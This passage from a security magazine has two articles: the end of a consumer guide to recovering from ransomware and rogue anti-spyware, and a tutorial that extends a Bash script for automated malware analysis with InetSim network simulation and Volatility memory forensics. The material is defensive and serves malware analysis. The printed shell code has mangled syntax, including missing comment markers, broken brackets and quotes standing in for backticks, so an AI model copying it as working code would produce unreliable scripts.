


Figure 12. Desktop Locked By Trojan.Ransomlock.B



Figure 13. Desktop Locked By Trojan.Ransomcrypt




Figure 14. Desktop Locked By Trojan.Ransomlock

Now that we are aware of some of the ways by which we can avoid an infection, lets us look into some of the things we can do once we notice that we have been infected by a *Rogue Anti-Spyware* or *Ransomware*.

*Rogue Anti-Spyware* infections are much easier to get rid of than a *Ransomware* infection. The reason is, we get visible indication of *Rogue Anti-Spyware* infections. There will be some unwanted Program Directories, some binaries, intermittent popup windows, some unknown processes running etc. Even though the installed Antivirus applications are not able to detect these *Rogue Anti-Spyware* applications, we can with a little educated inspection identify them and get rid of them. To learn about manually identifying Malware processes, please read the article *How to identify the malicious binary?* from the given URL: <http://www.malwareinfo.org/bootcamp/LearnIt.htm>

On the other hand *Ransomware* infections are really scary. These are typical viruses that infect your system without your knowledge. There are no visible symptoms of infection. The only time you come to know about these infections are when it's already too late and the Malware has done what it was created for. If the system is infected with any of these Malware then we may do the following things:

- If the system is locked, then we need to take back the control of the system. At times booting the system in *Safe Mode* or *Safe Mode with command prompt* can give us back the control. If we are successful, we may try to

disable the Malware from auto starting itself. Remove the entries of the Malware from the AutoRun locations. Identify and keep a sample of the Malware executable so that we can analyze it later. As mentioned earlier, please read the article *How to identify the malicious binary?*

Check the Malware sample in Virus Total. This way you would know which Antivirus Scanner is detecting this Malware and which Antivirus is not. Moreover, you would also know the different names that this particular Malware is known as. This would help you to search for more relevant information about the threat.

Update your Antivirus and run a full system scan from Safe Mode. If it detects the Malware, read the complete details about the Malware from the vendor's website. Most of the time the write-ups in the vendor's website also contains intricate details. For the Ransomware Malwares these technical details sections may even tell you the pass code that you can provide to unlock a system locked by that respective Malware. For example to unlock a system locked by *Trojan.Ransomlock.B*, you can use the pass code 5748839. This key was hard coded inside the Malware and which the Malware Researchers found. This kind of information can be invaluable during a recovery process. Run Online Virus Scans to make sure that you are not infected with items that your particular antivirus program does not know how to find. Many of the Antivirus vendors have a free online scanner. The recovery of the encrypted files will depend on the Antivirus vendor so consult the vendor for recovering your data files. However it is recommended that you keep a backup of the most important data files. In an enterprise scenario it can be the file servers and incase of home users it can be the removable drives.

This article was meant to be informative instead of being too technical in nature so that it is easily understood by any computer user. Be alert and stay safe when you are in the *Wild Wild Web*. The only way by which we can avert these threats or any other Malware threat in general is by being alert and following some simple steps. This would significantly bring down the possibility of getting infected unknowingly. So with this we conclude this article about *Scareware*.

### Rajdeep Chakraborty

Microsoft MVP – Consumer Security (2009)  
Rajdeep is an independent Malware Researcher and the founder of [www.malwareinfo.org](http://www.malwareinfo.org). He is very much involved in antimalware community activities and wants to make the internet a safer place.

## References

- Wikipedia – [http://en.wikipedia.org/wiki/Ransomware\\_\(malware\)](http://en.wikipedia.org/wiki/Ransomware_(malware))
- Symantec Security Response – [http://www.symantec.com/security\\_response/endors](http://www.symantec.com/security_response/endors)
- Trend Micro Malware Blog – <http://blog.trendmicro.com>
- Virus List – <http://www.viruslist.com/en/viruses>




Figure 15. Desktop Locked By Trojan.Ransom.A




Figure 16. Encrypted Files & I\_READ\_ME\_1.txt



TYLER HUDAK

# Automating Malware Analysis

Difficulty



In the previous article, a malware analysis automation script was created which allowed Computer Incident Response Teams (CIRTs) to quickly determine the behavior of a malware sample.

With this information, response teams can begin the malware removal process. In the script, the use of a VMWare virtual workstation combined with a number of well-known tools are used to achieve this goal. However, the script fell short in a number of areas.

Primarily, the script did not have any capabilities to interact with the malware over the network. While any network traffic sent by the malware was recorded, a lack of interaction meant there would not be any response to any connection attempts. Analysts would never know what IRC channel the malware was trying to connect to, what files it was attempting to download or what emails it was trying to send out.

Additionally, once the malware had been allowed to run for a few minutes on the system, it was shut down and no additional analysis was done. Due to this, a multitude of potential information sources are left untouched – especially the memory of the system.

This article will expand the previous malware analysis automation script to include the capabilities that will enable the malware to interact over the network and perform post-processing analysis on the memory of the virtual system. The information gained from these activities will allow a CIRT to better understand what the malware does, how it can be detected and most importantly, how it can be removed.

## Recap of Automation Script

While the previous article discussed in-depth the automation script and how it worked, it is worth giving a recap for those who do not have access to it.

The automation script is a Bash shell script meant to be run on a Linux system, referred to as the analysis system. When run, the script takes a malicious program and runs a number of static analysis tools on it, saving the results into a central output directory specifically for that malware. After static analysis has finished, the script starts a VMWare Windows XP guest OS which will be used to monitor the behavior of the malware. In the script, the VMWare virtual machine is located in `/usr/local/vmware/MalwareAnalysis` on the analysis system and is named `sandbox`.

The malware is transferred into the sandbox and an AutoIT script is used to start a number of monitoring tools and execute the malware. After a pre-determined number of minutes have passed, the data from the monitoring tools is saved and the VMWare virtual machine is shut down. The automation script then shuts down any remaining monitoring tools running on the analysis system. In all, a typical malware run takes approximately 5-7 minutes from start to finish.

The automation script is in Listing 1. Other than the new analysis techniques discussed later, a few improvements have been made to the script. First, the script is more verbose in what it is doing and will display a time stamp for every

## WHAT YOU WILL LEARN...

How to extend the previous automation script to include sandnet and malware analysis capabilities.

## WHAT YOU SHOULD KNOW...

Malware analysis basics,  
Basic scripting techniques.



output message it writes. Second, during static analysis the Team Cymru malware hash registry is queried with the hash of the program being analyzed. The output of this query is a percentage of how many AV packages know this particular sample and is useful in gauging how well known the sample you are working on is. Finally, the script resets the permissions on all of the files in the output directory to the user running the script.

## Sandnets

In its original form, the virtual system used to analyze the malware had no network connectivity to the outside world. While the VMWare guest operating system had networking enabled, the system was set up in Host-only networking mode which meant any network connections would only be sent to the host operating system where no services were listening. Therefore, the malware would not receive any responses to any network traffic it sent out.

Being able to examine the network traffic generated by malware is very helpful when determining what it does and how to detect it. If an analyst can determine what servers the malware contacts and what files it transfers, then any existing network monitoring systems can be queried to find additional infections. In order to provide network access to the malware being analyzed while still keeping it in a controlled environment, the analysis machine needs to be turned into a sandnet.

A sandnet is a virtual network which can be used to safely test malicious software. The idea behind the sandnet is that the analysis machine is on a closed network where no contact, at all, is made with any outside network. Any network connection is to a simulated network where the results are spoofed back to the sandbox. In other words, we trick the malware into thinking it's on the Internet.

An example sandnet is shown in Figure 1. In the figure, the only network traffic occurs between the sandbox and the virtual network. The Internet and any internal network are completely segmented from the sandnet.

Using a sandnet allows us to execute a program on our analysis system completely segmented from any other network, including the Internet. With the system being segmented, there are no concerns about a malicious executable infecting other systems. Also, because we control the simulated services, we control what the malware receives.

Sandnets have two components – a sandbox and a network simulator. The sandbox is the host in which the malware is run – in our case it is the VMWare guest OS the malware is run in. The second component, the network simulator, is the piece of the sandnet which emulates the Internet and is commonly implemented through a suite of scripts and programs which imitate common network services.

Currently, there are two freely available suites which provide network simulation – Truman and InetSim. Truman was written by Joe Stewart of SecureWorks and was the first set of programs released which provided sandnet network simulation. It contains a complete guide on how to set up a sandnet between two machines and provides scripts which simulate DNS, FTP, IRC, SMTP, SMB and MySQL servers. However, Truman is no longer maintained and does not provide servers which malware commonly connects to, such as HTTP. Therefore, we will use InetSim in our automation script to provide network simulation.

## InetSim

InetSim is a package which contains a number of Perl scripts used to simulate network services, including DNS, HTTP and FTP. When run, the service scripts will wait for network connections and log any traffic they receive. All scripts log to a single location in a common format, which makes analysis much easier.

Most scripts can be configured to return the type of response we require. For example, if a malware sample downloads and installs an executable, we can download that executable and place it within InetSim. InetSim will then give the executable to the malware the next time it tries to download it.

To use InetSim in our automation script, it must first be installed onto our host analysis system. InetSim has a number of Perl module pre-requisites that must be installed before it will run. These pre-requisites are detailed on the InetSim requirements page located at <http://www.inetsim.org/requirements.html>.

Once the pre-requisites have been installed, the InetSim package can be installed. This is as simple as un-tarring the InetSim archive into a central location on the host. For our automation script, the archive should be installed into `/usr/local` and its directory renamed to `inetsim`.




Figure 1. A sandnet

**Listing 1a.** The Linux malware analysis automation script, analyze.sh

```
#!/bin/bash
Set up directory locations
ANALYSIS_DIR=/usr/local/malware
SHARED_FOLDER=/usr/local/shared
REPORT_NAME=report.txt
INETSIM_DIR=/usr/local/inetsim
WHOAMI='whoami'
COPY_MEM=

Set time-related values
VM_LOAD_TIMEOUT=60
MALWARE_RUNTIME=120
TIMEOUT=60
PEID_DB=/usr/local/etc/userdb.txt
Take in the malware as a command line argument
If the argument does not exist or is not a file, exit
if [! -n "$1" -o ! -r "$1"]
then
 echo "Usage: 'basename $0' executable"
 exit
fi
Ensure the SHARED FOLDER exists. If not, create it
if [! -d ${SHARED_FOLDER}]
then
 mkdir -p ${SHARED_FOLDER}
fi
MALWARE="$1"
MD5='md5sum ${MALWARE} | awk '{print $1}''

The malware will be placed in a directory based on its MD5
 Hash.
If the directory already exists, we must have already
 analyzed it
and will exit.
if [-d ${ANALYSIS_DIR}/${MD5}] ; then
 echo "${ANALYSIS_DIR}/${MD5} already exists. Exiting."
 exit
fi

OUTDIR="${ANALYSIS_DIR}/${MD5}"

echo ${MALWARE} ${MD5} >> ${ANALYSIS_DIR}/records.txt

echo 'date +"[%F %T]"' Starting analysis on ${MALWARE}.
echo 'date +"[%F %T]"' Results will be placed in ${OUTDIR}
echo

mkdir ${OUTDIR}
copy malware into analysis directory to keep
cp ${MALWARE} ${OUTDIR}/${MALWARE}.vir

REPORT=${OUTDIR}/${REPORT_NAME}

Static Analysis
echo -e "Analysis of ${MALWARE}\n" > ${REPORT}
echo "MD5 Hash: ${MD5}" >> ${REPORT}
echo "Team Cymru Hash Database:" >> ${REPORT}
whois -h hash.cymru.com ${MD5} >> ${REPORT}
grab both ASCII and UNICODE strings from the sample
echo 'date +"[%F %T]"' Running strings.
(strings -a -t x ${MALWARE}; strings -a -e l -t x ${MALWARE})
 \
| sort > ${OUTDIR}/strings.txt
run pecheck.py
echo 'date +"[%F %T]"' Running pecheck.py.
pecheck.py -d ${PEID_DB} ${MALWARE} > ${OUTDIR}/pecheck.txt
Dynamic Analysis
Start InetSim to create faux services
echo 'date +"[%F %T]"' Starting InetSim.
CWD='pwd'
mkdir -p ${OUTDIR}/inetsim
cd ${INETSIM_DIR}
sudo ./inetsim --session inetsim --config ${INETSIM_DIR}/conf/
 inetsim.conf \
 --log-dir ${OUTDIR}/inetsim --report-dir ${OUTDIR} >
 /dev/null &

cd ${CWD}

Start tcpdump to monitor network traffic
we'll use sudo since it needs root privs
echo 'date +"[%F %T]"' Starting tcpdump.
sudo tcpdump -i vmmnet1 -n -s 0 -w ${OUTDIR}/tcpdump.pcap &
TCPDPID='jobs -l | grep "sudo tcpdump" | awk '{ print $2 }''

Start up VMWare
First we revert to our base snapshot
vmrun revertToSnapshot "/usr/local/vmware/MalwareAnalysis/
 sandbox.vmx" base
Then we start VMWare running
echo 'date +"[%F %T]"' Starting VMWare.
vmrun start "/usr/local/vmware/MalwareAnalysis/sandbox.vmx"
sleep ${VM_LOAD_TIMEOUT}
Move the malware over to the sandbox
cp ${MALWARE} ${SHARED_FOLDER}/malware.exe
Set up the share and execute the AutoIT script
echo 'date +"[%F %T]"' Setting up network share.
winexe -U WORKGROUP/analysis%analysis --interactive=1 --
 system //172.16.170.128 'cmd /c net use
z: "\\.\host\Shared Folders\Files"'

echo 'date +"[%F %T]"' Starting dynamic analysis script.
winexe -U WORKGROUP/analysis%analysis --interactive=1 --
 system //172.16.170.128 "c:\progra~1\
autoit3\autoit3.exe c:\tools\scripts\
analyze.au3 z:\malware.exe z:\
${MALWARE_RUNTIME}" &

sleep ${MALWARE_RUNTIME}

LOOP=0

echo 'date +"[%F %T]"' Starting check for finished file.

Check for finished file - if not there, wait
while [! -f ${SHARED_FOLDER}/_analysis_finished] ; do

 echo Checking...
 sleep ${TIMEOUT}
 LOOP=$((LOOP + 1))

 if [${LOOP} -gt 5] ; then
 echo 'date +"[%F %T]"' ERROR: Sandbox is hung.
 break;
 fi
done
Remove the share
echo 'date +"[%F %T]"' Removing network share.
winexe -U WORKGROUP/analysis%analysis --interactive=1 --
 system //172.16.170.128 'cmd /c net use
z: /delete'

Stop the VMWare Image
echo 'date +"[%F %T]"' Suspending VMWare.
vmrun suspend "/usr/local/vmware/MalwareAnalysis/sandbox.vmx"
Run Volatility on memory
echo 'date +"[%F %T]"' Starting Volatility psscan2.
```

```
cd /usr/local
tar zxvf inetsim-1.1.tar.gz
mv inetsim-1.1 inetsim
```

InetSim requires that a group named `inetsim` is on the system it runs on and that the permissions of all of its scripts are set correctly. Fortunately, a script, `setup.sh`, comes with the package to set permissions for you. The following commands will add the `inetsim` group and set up the permissions.

```
cd /usr/local/inetsim
groupadd inetsim
./setup.sh
```

Once installation is complete, InetSim needs to be configured. The default configuration file for InetSim is located in `/usr/local/inetsim/conf/inetsim.conf`. The default configuration file is set to start all of the service scripts and should be sufficient for most installations. However, the configuration file needs to be set up to connect to the correct network interface. Since our VMWare guest OS is in host-only networking mode, InetSim should be configured to connect to the `vmnet1` network interface. For this article, the IP address of the `vmnet1` interface is 172.16.170.1.

The configuration file contains two options which need to be changed to allow this to happen – `service_bind_address` and `dns_default_ip`. `Service_bind_address` tells InetSim which IP address its services should connect to and `dns_default_ip` is the default IP address returned by the InetSim DNS resolver. With both of these set to the IP address for `vmnet1`, InetSim will respond to any network communications sent from the sandbox. With the configuration complete, InetSim can be set up to run in our automation script.

In the script, InetSim needs to start up prior to the guest OS being started. Therefore, InetSim is started in the beginning of the dynamic phase, as shown in Listing 2.

The script first saves the current directory into a variable named `CWD`. This is done because InetSim needs to be in

its own directory in order to run correctly. Next, a directory named `inetsim` is created within the output analysis directory and will be used to store all of the logs InetSim creates. The InetSim installation directory is then entered.

InetSim needs to be started as root and therefore is started using `sudo`. The `-session` parameter gives a name for this session and the `-config` parameter tells where the configuration file is located. The `-log-dir` and `-report-dir` parameters tell InetSim where to place the log and report files it generates. Note that the program is started in the background. This is because by default InetSim will wait until

it is killed before releasing control back to the script – by placing it in the background the analysis script can continue.

When InetSim runs, three log files are created in the directory specified by the `-log-dir` parameter: `debug.log`, `main.log` and `service.log`. `Debug.log` contains any debug messages from the InetSim scripts and is usually empty. `Main.log` contains start up and shut down messages and is useful when troubleshooting InetSim if it is not starting correctly. `Service.log` contains all of the connections received by the service scripts. This file will contain any data sent to the services by the malware.

## Listing 1b. The Linux malware analysis automation script, `analyze.sh`

```
python /usr/local/src/Volatility-1.3_Beta/volatility psscan2 -f "/usr/local/vmware/
MalwareAnalysis/sandbox.vmem" \
> ${OUTDIR}/volatility-psscan.txt

echo 'date +"[%F %T]"' Starting Volatility connscan2.
python /usr/local/src/Volatility-1.3_Beta/volatility connscan2 -f "/usr/local/vmware/
MalwareAnalysis/sandbox.vmem" \
> ${OUTDIR}/volatility-connscan2.txt

echo 'date +"[%F %T]"' Starting Volatility dlllist.
python /usr/local/src/Volatility-1.3_Beta/volatility dlllist -f "/usr/local/vmware/
MalwareAnalysis/sandbox.vmem" \
> ${OUTDIR}/volatility-dlllist.txt

echo 'date +"[%F %T]"' Starting Volatility modscan2.
python /usr/local/src/Volatility-1.3_Beta/volatility modscan2 -f "/usr/local/vmware/
MalwareAnalysis/sandbox.vmem" \
> ${OUTDIR}/volatility-modscan2.txt

if [${COPY_MEM} -eq 1] ; then
 echo 'date +"[%F %T]"' Copying memory.
 cp "/usr/local/vmware/MalwareAnalysis/sandbox.vmem" ${OUTDIR}/memory.dmp
 bzip2 -9 ${OUTDIR}/memory.dmp
fi
Move Results
echo 'date +"[%F %T]"' Cleaning up.
mv ${SHARED_FOLDER}/* ${OUTDIR}
Stop tcpdump. Since its running as root we need to sudo to kill it
if [! -z ${TCPDUMP}]; then
 sudo kill ${TCPDUMP}
fi
Stop InetSim
if [-f /var/run/inetsim.pid] ; then
 INETPID='cat /var/run/inetsim.pid'
 sudo kill ${INETPID} > /dev/null
 wait ${INETPID}
fi
check to see if malware.exe is in the outdir - if so, delete it
if [-f ${OUTDIR}/malware.exe]; then
 rm -f ${OUTDIR}/malware.exe
fi
Reset permissions on the files
sudo chown -R ${WHOAMI} ${OUTDIR}
echo 'date +"[%F %T]"' Analysis finished.
```

Once finished, InetSim will also create a file named *report.inetsim.txt*. This report file contains a synopsis of the InetSim execution and will have all connections received by the service scripts. Note, however, that the report file will not have all of the information that *service.log* does. The report file should only be used to see if any connections were made – the details on those connections will be in *service.log*.

InetSim is shut down after the guest OS is shut down. When it first begins execution, InetSim places its process ID (PID) in the file */var/run/inetsim.pid*. The script uses the following code located in Listing 3 to shut down InetSim.

Notice that after the InetSim PID is killed, the script waits until the process exits. Since InetSim performs some post-processing when it shuts down, the automation script needs to wait for it to finish before continuing.

## Memory Analysis

In the original automation script, once the malware had executed in the VMWare guest and the data from the dynamic analysis tools had been saved, the guest OS was shut down and no further processing occurred. However,

a multitude of information is available after the malware has finished running. By analyzing this data, more insight into how the malware behaves can be found. One of the areas which can be analyzed further is the memory of the infected system.

Within the last few years, many memory forensics tools have been made available and allow analysts to get meaningful data from memory dumps. Using these tools, the memory of a system can be analyzed to look at, amongst other things, running processes, network connections and loaded services. By directly examining a copy of the infected systems memory, an analyst can retrieve this information without having to worry about rootkits hiding relevant data.

Additionally, tools exist which can create a copy of a process from memory. Many malicious programs use packers to obfuscate what malware does and make analysis more difficult. However, packed malware must be unpacked in memory in order to execute. By dumping a malicious program from memory, analysts can examine it without a packer interfering in the process.

In memory analysis, a copy of the memory from the system in question first

has to be obtained. If we were analyzing a physical machine, a tool such as *acfid* would be used to dump the memory while the system was running. However, since we are using a *virtual machine* (VM), we can obtain a copy of the memory directly from VMWare.

When a VMWare virtual machine is suspended, the memory from the VM is placed in a file so it can be loaded when the machine is resumed. This file is saved in the same directory as the other VMWare files with a *.vmem* extension. Fortunately for analysts, this is an exact copy of the memory from the system (with a small header for VMWare). Using freely available memory analysis tools, this file can be queried to obtain information on our infected system.

To obtain the *.vmem* file for analysis, the VMWare virtual machine must be suspended instead of stopped, as it was in the original automation script. This is done by giving the *vmrun* command a *suspend* command, instead of *stop*. In the script, this occurs after the dynamic analysis phased has completed on the following line:

```
vmrun suspend "/usr/local/vmware/
MalwareAnalysis/sandbox.vmx"
```

When the virtual machine has finished suspending, the memory file will be located in */usr/local/vmware/MalwareAnalysis* and will be named *sandbox.vmem*.

To analyze the memory from the virtual machine, a toolset called the Volatility Framework will be used. The Volatility Framework is an open-source memory forensics toolset written in Python and allows analysts to extract a multitude of data from a copy of a systems memory. A number of plug-ins is available for Volatility which extend its capabilities. It should be noted that Volatility will only work with Windows XP SP2 and SP3 memory images.

In the automation script, Volatility is first used to pull the list of processes contained in memory using its *psscan2* module. This is useful to an analyst as rootkits commonly hide the processes of malware on running systems. By querying the process list directly from

## Rootkits and Memory Analysis

Rootkits are software whose purpose is to hide the presence of itself or other software on a system. Whilst there are many ways a rootkit can accomplish this, the data associated with the hidden processes or network connections will still be located in memory. This is why it is useful to perform memory forensics on a compromised system – the rootkit can hide the data from the tools querying the system's programs, but it cannot (yet) hide the data from tools querying a copy of the systems memory.

### Listing 2. InetSim is started in the automation script

```
CWD='pwd'
mkdir -p ${OUTDIR}/inetsim
cd ${INETSIM_DIR}
sudo ./inetsim --session inetsim --config ${INETSIM_DIR}/conf/inetsim.conf \
--log-dir ${OUTDIR}/inetsim --report-dir ${OUTDIR} > /dev/null &
cd ${CWD}
```

### Listing 3. InetSim is shut down in the automation script.

```
Stop InetSim
if [-f /var/run/inetsim.pid] ; then
INETPID='cat /var/run/inetsim.pid'
sudo kill ${INETPID} > /dev/null
wait ${INETPID}
fi
```

memory, rootkits are not able to hide their processes and analysts can look at a true view of the running processes on the infected system. Volatility is run on the following in the script to obtain the process list and store it in the analysis directory:

```
echo `date +"[%F %T]"` Starting
 Volatility psscan2.
python /usr/local/src/
 Volatility-1.3_Beta/volatility psscan2
 -f "/usr/local/vmware/MalwareAnalysis/
 sandbox.vmem" \
> ${OUTDIR}/volatility-psscan.txt
```

Next, Volatility is used to query the network connections present on the infected system using the `connscan2` module. Since network connections are also commonly hidden by rootkits, directly obtaining the network connection list from memory will allow analysts to see which connections were occurring on the system.

```
echo `date +"[%F %T]"` Starting
 Volatility connscan2.
python /usr/local/src/
 Volatility-1.3_Beta/
 volatility connscan2 -f "/usr/local/
 vmware/MalwareAnalysis/sandbox.vmem" \
> ${OUTDIR}/volatility-connscan2.txt
```

Volatility is finally used to obtain a list of DLLs loaded in each process using the `dlllist` module and a list of loaded kernel modules using the `modscan2` module. Malware will often inject itself into another process as a DLL or load itself, or a rootkit, as a kernel module. Capturing this information will allow analysts to determine if this occurred.

```
echo `date +"[%F %T]"` Starting
 Volatility dlllist.
python /usr/local/src/
 Volatility-1.3_Beta/
 volatility dlllist -f "/usr/local/
 vmware/MalwareAnalysis/sandbox.vmem" \
> ${OUTDIR}/volatility-dlllist.txt
echo `date +"[%F %T]"` Starting
 Volatility modscan2.
python /usr/local/src/
 Volatility-1.3_Beta/
 volatility modscan2 -f "/usr/local/
 vmware/MalwareAnalysis/sandbox.vmem" \
> ${OUTDIR}/volatility-modscan2.txt
```

These are not the only areas of information Volatility can retrieve from a memory dump. There are many other modules and plugins available for the framework which can retrieve a multitude of other information.

Since analysts may wish to go back and retrieve this information from the memory dump, or even attempt to recover the malicious processes from memory, the automation script gives the option to save the virtual machine's memory for later processing.

A variable named `COPY_MEM` is initialized at the top of the automation script. If this is set to 1, the virtual machine's memory will be copied to the output directory and compressed after Volatility has run. By default, this variable is set to 0 and will not copy the memory. Analysts should note that a 512 MB memory file will compress to approximately 130 MB. While this is still an impressive 75% compress rate, this can take up a lot of disk space on your analysis machine and will increase the time it takes for the script to finish.

## Baseline Your System

No matter what software you run on a system, whether it is the latest Conficker variant or notepad, the system will create and remove files, modify registry keys and generate network connections. Therefore, it is important for analysts to baseline their systems so they know what activity is suspicious and what is normal.

The best way to do this is to run the automation script against a program which does nothing. By running through with a program that immediately exits, the analyst will have a baseline of known, good activity which they can compare against any future malware scans. A good program to do this with is called `Dud` and is located at [http://www3.telus.net/\\_/dud/](http://www3.telus.net/_/dud/). `Dud` has a very small footprint and will immediately exit when run, making it a perfect choice for baselining.

## Conclusion

In this article, the automation script was extended to include the network simulation suite `InetSim` and turn the virtual machine into a `sandnet`. Doing so allows analysts to spoof the Internet and view connections and data the malware will send over the network. The script was also expanded to perform memory analysis using the Volatility Framework to view the process list, network connections, loaded DLLs and kernel modules directly from memory. Querying this information directly from memory prevents any rootkits from working successfully and hiding information. Finally, the importance of baselining your analysis system was discussed in order to determine which system events are benign and which are suspicious.

It is important to remember that the automation script presented here is meant to be used as a starting point when analyzing malware. There are many excellent malware analysis tools available which could be used to expand the script and provide even more information to fight the infections being experienced.

### Tyler Hudak

Tyler Hudak is an information security professional who works for a large multi-national corporation and specializes in malware analysis. He can be contacted through his blog at <http://secshoggoth.blogspot.com> and welcomes any enhancements to the scripts presented in this article.

## On the 'Net

- <http://secshoggoth.blogspot.com> – The original automation scripts are located on the author's blog.
- <http://www.team-cymru.org/Services/MHR/> – Team Cymru Malware Hash Registry,
- <http://www.secureworks.com/research/tools/truman.html> – Truman Sandnet Software,
- <http://www.inetsim.org/> – InetSim Internet Services Simulation Suite,
- <http://secshoggoth.blogspot.com/2009/02/inetsim-installation.html> – Enhanced InetSim installation instructions,
- <http://dcflidd.sourceforge.net> – `dcflidd` software,
- <https://www.volatilitysystems.com/default/volatility> – Volatility Framework,
- [http://www3.telus.net/\\_/dud/](http://www3.telus.net/_/dud/) – `Dud` program,
- <http://www.autoitscript.com/autoit3/> – AutoIT scripting language.



